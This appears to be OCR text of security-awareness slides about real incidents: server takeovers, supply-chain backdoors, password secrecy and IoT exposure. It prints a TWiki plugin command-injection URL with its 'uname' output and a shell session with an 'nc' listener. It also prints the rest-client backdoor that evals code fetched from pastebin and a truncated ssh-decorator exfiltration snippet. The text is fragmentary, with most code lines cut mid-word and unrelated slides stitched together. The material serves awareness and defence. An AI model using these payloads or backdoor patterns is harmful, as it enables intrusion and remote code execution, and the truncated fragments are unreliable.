webadmin:x:17941:2008:Local Web Account:/home/webadmin:/bin/bash The FAQ entry has been mailed.
```


☒ Back to [redacted] home page.

[redacted]

https://[redacted]/WebHome?debugenableplugins=SmiliesPlugin%3bprint%28%22Content-Type:text/html\r\n\r\n%22.qx%28uname\r-a%29%29%3bexit

```
Linux web01 2.6.32-431.20.3.el6.x86_64 #1 SMP Fri Jun 20 10:07:33 CEST 2014 x86_64 x86_64 x86_64 GNU/Linux
```


Command Line Injection



https:/[redacted]/lar/geninf/lar.php?subdet=;perl%20/tm

```
-bash-3.00$ id
uid=22498 [redacted] gid=2648(gr) groups=2648(gr),1105141256
-bash-3.00$ hostname
[redacted]
-bash-3.00$ nc -vv -l -p 8080
listening on [any] 8080 ...
connect to [[redacted]] from [redacted].cern.ch [137.138.[redacted]] 46621
-bash: /root/.bash_profile: Permission denied
```

Server Take-Over



rest-client / rest-client

[CVE-2019-15224] Ve backdoor. #713

Open juskoljo opened this issue 2 days a

juskoljo commented 2 days ago • e

Hi,

It seems that rest-client 1.6.13 is up
seems that latest version evaluate r
mironanoru.zzz.com.ua

request.rb:

```
def _!
  begin
    yield
  rescue Exception
  end
end

_!{Thread.new{loop{_!{sleep 900;eval(open('https://pastebin.com/raw/5iNdELNX').re
```

code from pastebin.com:


Posted by u/beurcni 20 hours ago 1

Backdoor in ssh-decorator pa

Do not install or use the ssh-decorator p
already contacted the developer to take i
https://ibb.co/kdDk67

UPDATE: The compromised package has

```
from itertools import chai
try:
    from urllib.request im
    from urllib.parse impo

    def log(data):
        try:
            post = bytes(u
            handler = urlo
            res = handler.
        except:
            pass
except:
    from urllib import url
    import urllib2
    def log(data):
        try:
            post = urlenco
            req = urllib2.
            response = url
            res = response
        except:
self.port = port
```



Security Tips and Advice

Python wheel-jacking in supply chain attacks

Shachar Menashe, Tamir Bahar February 16, 2021

Background - dependency confusion & Birsan's attack


Recently, a novel supply chain attack was published by security researcher Alex Birsan, detailing how dependency confusion (or "namesquatting") in package managers can be misused in order to execute malicious code on production and development systems.

In short, most package managers such as `pip` and `npm` do not distinguish between internal packages (hosted on internal company servers) and external ones (hosted on public servers).

Thus, a simple command such as `pip install my-package` would happily grab `my-package` either from an internal or public server

External (Malicious) Libraries (2017+)

Password Secrecy (1)



[redacted] / RateMon

RateMon / sc

[redacted] adding sql debuggin

38 lines (26 sloc) 1.28 KB

```
# Imports
import cx_Oracle
import socket
# For the parsing
import re


class DBQueryTool:

    def __init__(self) :
        # Connect to the
        hostname = socke
        if hostname.find
        else: self.dsn_

        orcl = cx_Oracle
        orcl = cx_Oracle
        # Create a DB cu
        self.curs = orcl
```

[redacted] > Repository

master [redacted] / scripts / create_db


Email HTML base template, removing past_matches, schedules refactoring
[redacted] authored 11 months ago

create_db 410 Bytes

```
#!/bin/bash

DATA_DIR=$HOME/docker/mysql-dev-lc

if [ ! -d $DATA_DIR ]; then
    mkdir -p $DATA_DIR
fi

docker run --name mysql-dev-lc \
    -v $DATA_DIR:/var/lib/mysql \
    -p 23306:3306 \
    -e MYSQL_ROOT_PASSWORD=[redacted] \
    -e MYSQL_DATABASE=[redacted] \
    -e MYSQL_USER=[redacted] \
    -e MYSQL_PASSWORD=[redacted] \
    -d mysql \
    --character-set-server=utf8 \
    --collation-server=utf8_general_ci
```


https://cern.ch/security/recommendations/en/password_alternatives.shtml

Password Secrecy (2)



```
[    1.166304] cpuidle: using governor ladder
[    1.166505] cpuidle: using governor menu
[    1.166627] EFI Variables Facility v0.08 2004-May-17
[    1.170762] TCP cubic registered
[    1.171696] NET: Registered protocol family 10
[    1.178533] NET: Registered protocol family 17
[    1.178734] Registering the dns_resolver key type
[    1.180539] registered taskstats version 1
[    1.266855]   Magic number: 9:949:87
[    1.267131] button LNXPWRBN:00: hash matches
[    1.267595] rtc_cmos 00:01: setting system clock to 2017-03-22 17:04:41 UTC (
1490202281)
[    1.267858] powernow-k8: Processor cpuid 6d3 not supported
[    1.268956] BIOS EDD facility v0.16 2004-Jun-25, 0 devices found
[    1.269088] EDD information not available.
[    1.285563] Freeing unused kernel memory: 924k freed
[    1.301982] Write protecting the kernel read-only data: 12288k
[    1.329836] Freeing unused kernel memory: 1600k freed
[    1.352294] Freeing unused kernel memory: 1188k freed

further output written to /dev/ttyS0


login as 'cirros' user. default password: '[redacted]'. use 'sudo' for root.
sdfdsf login: [A_
```

Coffee Break



Introduction to programming

- All programming menu items are shown on the following pages. Some of these menu items may not be featured on your A800, depending on the configuration.
- Default PIn codes are assigned from the factory:

	Owner	specialist	Operator
Default pin	1111	2222	7777
My pin			

- The PIn codes for key (secured) products and On/Off Machine can be viewed and changed with the owner role in the My Settings/Access rights menu.

01 Switch to Maintenance level.

02 Authenticate with PIn.

03 Select the menu.


IoT@Home. The Beginning.

Sony TV


WiiU

Apple TV

Yamaha Surround System



Solar Power Converter


You+Nissan

https://youplus.nissan.fr/FR/fr/YouPlus/private/carwings/overview.html

ACCUEIL | HISTORIQUE DE CONDUITE | PLANIFICATEUR D'ITINÉRAIRE | CANAUX D'INFORMATIONS | CLASSEMENTS ÉCOLOGIQUES | ARBRES ECO

CANAUX D'INFORMATIONS EN LIGNE

METTRE À JOUR LE SITE WEB SÉLECTIONNÉ

Actualisez les sites Web sélectionnés.
Entrez l'URL d'un site Web pour l'ajouter et cliquez sur "Utiliser le titre prédéfini". Modifiez le titre si nécessaire, puis cliquez sur "Actualiser".

Site Web sélectionné

[redacted]

Nouveau site Web

URL

Nissan LEAF


Sony HiFi

BLOG, BOTS & DDOS, SECURITY · OCTOBER 26, 2016

